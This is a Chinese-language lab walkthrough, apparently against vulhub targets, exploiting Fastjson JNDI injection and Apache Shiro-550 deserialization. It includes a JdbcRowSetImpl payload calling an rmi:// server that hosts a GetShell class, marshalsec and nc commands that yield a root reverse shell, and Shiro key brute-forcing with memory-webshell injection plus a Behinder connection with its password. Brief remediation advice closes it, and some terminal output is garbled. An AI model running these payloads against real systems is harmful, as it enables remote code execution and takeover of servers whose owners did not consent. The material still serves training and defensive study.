
```
javac GetShell.java
```



Python起一个http服务，我这里已经开启了，如果没开启再运行一下下面的代码。

```
python -m http.server 80
```

浏览器访问恶意站点，应该有如下的目录：



开启RMI服务：

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer  
"http://192.168.40.157/#GetShell" 9999
```

这里也一样要把ip改为对应的虚拟机地址

```
#java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.10.157/#GetShell" 9999
* Opening JRMP listener on 9999
```

另起一个终端，开启之前恶意java代码中写的的7777端口，进行监听：

```
nc -lvvp 7777
```


```
[parrot@parrot]~$ sudo -i
[sudo] password for parrot: /home/parrot/Desktop/tools
[root@parrot]~$ cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jar
[root@parrot]~$ #nc -lvvp 7777 10.157/#GetShell" 9999
listening on [any] 7777 listener on 9999
```

刷新靶场的链接，抓包后改GET包为POST包，然后在发送的请求数据包中输入以下payload：

```
Content-Type: application/json
Content-Length: 168

{
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"rmi://192.168.10.43:9999/GetShell",
    "autoCommit":true
  }
}
```

BP改包后如下图：



点击发送go，即可完成反弹shell

```
#java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.10.157/#GetShell" 9999
* Opening JRMP listener on 9999
Have connection from /192.168.10.50:56656 name lookup failure
Reading message... from (UNKNOWN) [192.168.10.50] 60442
Is RMI.lookup call for GetShell?2 (1): Inappropriate ioctl for device
Sending remote classloading stub targeting http://192.168.10.157/GetShell.class
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by marshalsec.util.Reflections (file:/home/pa
rrot/Desktop/tools/marshalsec-0.0.3-SNAPSHOT-all.jar) to field com.sun.jndi.rmi.
registry.ReferenceWrapper.wrapped
WARNING: Please consider reporting this to the maintainers of marshalsec.util.Re
flections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflect
ive access operations
WARNING: All illegal access operations will be denied in a future release
Closing connection
```

```
C:\Users\l\Desktop\tools>javac GetShell.java

C:\Users\l\Desktop\tools>python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
192.168.10.43 - - [17/May/2025 08:57:01] "GET / HTTP/1.1" 200 -
192.168.10.50 - - [17/May/2025 09:01:21] "GET /GetShell.class HTTP/1.1" 200 -
```

如下图，正在监听7777端口的终端，反弹shell获取成功，已经可以执行任何命令了

```
#nc -lvvp 7777 http://192.168.10.157/#GetShell" 9999
listening on [any] 7777
192.168.10.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.10.43] from (UNKNOWN) [192.168.10.50] 60442
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@7bb9e498c37a:/# whoami
whoami root
root@7bb9e498c37a:/# ls
ls bin boot dev
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by marshalsec.util.Reflections (file:/
rrot/Desktop/tools/marshalsec-0.0.3-SNAPSHOT-all.jar) to field com.sun.jn
eWrapper.wrapped
WARNING: Please consider reporting this to the maintainers of marshalsec.
Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal
```

JAVA反序列化(Shiro-550)

(1) 漏洞原理

Apache Shiro是一种功能强大且易于使用的Java安全框架，它执行身份验证、授权、加密和会话管理，可用于保护任何应用程序的安全。

Apache Shiro框架提供了记住我（RememberMe）的功能，关闭浏览器再次访问时无需再登录即可访问。shiro默认使用CookieRememberMeManager，对rememberMe的cookie做了加密处理，在CookieRememberMeManager类中将cookie中rememberMe字段内容先后进行序列化、AES加密、Base64编码操作。服务器端识别身份解密处理cookie的流程则是：

获取rememberMe cookie -> base64 解码 -> AES解密（加密密钥硬编码） -> 反序列化（未作过滤处理）。但是AES加密的密钥Key被硬编码(密钥初始就被定义好不能动态改变的)在代码里，这就意味着每个人通过源代码都能拿到AES加密的密钥。因此，攻击者可以构造一个恶意的对象，并且对其序列化、AES加密、base64编码后，作为cookie的rememberMe字段发送。Shiro将rememberMe进行解密并且反序列化，最终就造成了反序列化的RCE漏洞。**只要rememberMe的AES加密密钥泄露，无论shiro是什么版本都可能会导致该漏洞的产生**

硬编码是将数据直接嵌入到程序或其他可执行对象的源代码中。如果在返回包的 Set-Cookie 中存在 rememberMe=deleteMe字段，那么就可能存在此漏洞。

(2) 影响范围

Apache Shiro <= 1.2.4（需要获取AES秘钥）

特征：返回包中包含rememberMe=deleteMe字段

(3) 漏洞复现

1) 使用vulhub搭建靶场[环境已搭建，可不作]


```
cd /root/vulhub/shiro/CVE-2016-4437
docker-compose up -d
```

进入相应漏洞目录docker-compose up -d



```
(root@kali2021) [~/vulhub/shiro/CVE-2016-4437]
# docker-compose up -d
Pulling web (vulhub/shiro:1.2.4) ...
1.2.4: Pulling from vulhub/shiro
43c265008fae: Pull complete
af36d2c7a148: Pull complete
2b7b4d10e1c1: Pull complete
f264389d8f2f: Pull complete
1a2c46e93f4a: Pull complete
f9506bb322c0: Pull complete
96f5dad14c2c: Pull complete
b6ea9c6684a0: Downloading [=====] 7.609MB/19.95MB
```

访问靶机ip:8080进入靶场



2) 漏洞特征验证

设置代理，任意输入账号密码，使用burp抓取请求包，在返回包set_cookie中存在rememberMe=deleteMe特征，说明使用了 Shiro 组件。




```
15
16 username=admin&password=123456&rememberme=remember-me
```

? ⚙️ ⬅️ ➡️ Search...


Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun, 02-Jul-2023 07:53:06 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Language: zh-CN
5 Date: Mon, 03 Jul 2023 07:53:06 GMT
6 Connection: close
7 Content-Length: 2608
8
9 <!doctype html>
10 <html lang="en">
```

3) 检测是否存在漏洞，爆破密钥

桌面->tools->shiro->shiro_attack...-all.jar







4) 爆破利用链及回显



5) 命令执行



6) 注入内存马



7) 使用冰蝎连接



新增Shell

URL:

http://192.168.27.133:8080/aavicondemo.ico

密码:

pass1024

脚本类型:

jsp

分类:

default

自定义请求头:

备注:

取消

保存

http://192.168.27.133:8080/aavicondemo.ico

URL: http://192.168.27.133:8080/aavicondemo.ico 已连接

基本信息

命令执行

虚拟终端

文件管理

内网穿透

反弹shell

数据库管理

自定义代码

平行空间

扩展功能

备忘录

更新信息

目录结构

路径: / 打开

名称	大小	修改时间	权限	
.	4096	2023/07/03 07:24...	rwxf-xf-x	
..	4096	2023/07/03 07:24...	rwxf-xf-x	
opt	4096	2016/10/20 20:17...	rwxf-xf-x	
dev	340	2023/07/03 07:24...	rwxf-xf-x	
sbin	4096	2016/10/20 20:18...	rwxf-xf-x	
boot	4096	2016/09/12 04:09...	rwxf-xf-x	
usr	4096	2016/10/31 21:55...	rwxf-xf-x	
proc	0	2023/07/03 07:24...	r-xf-xf-x	
lib	4096	2016/10/31 21:55...	rwxf-xf-x	
mnt	4096	2016/10/20 20:17...	rwxf-xf-x	
srv	4096	2016/10/20 20:17...	rwxf-xf-x	
root	4096	2016/10/20 20:17...	rwX-----	
tmp	4096	2023/07/03 07:24...	rwXrwxrwx	
var	4096	2016/10/31 21:55...	rwxf-xf-x	

(4) 修复方案

版本升级；AES加密的密钥不采用硬编码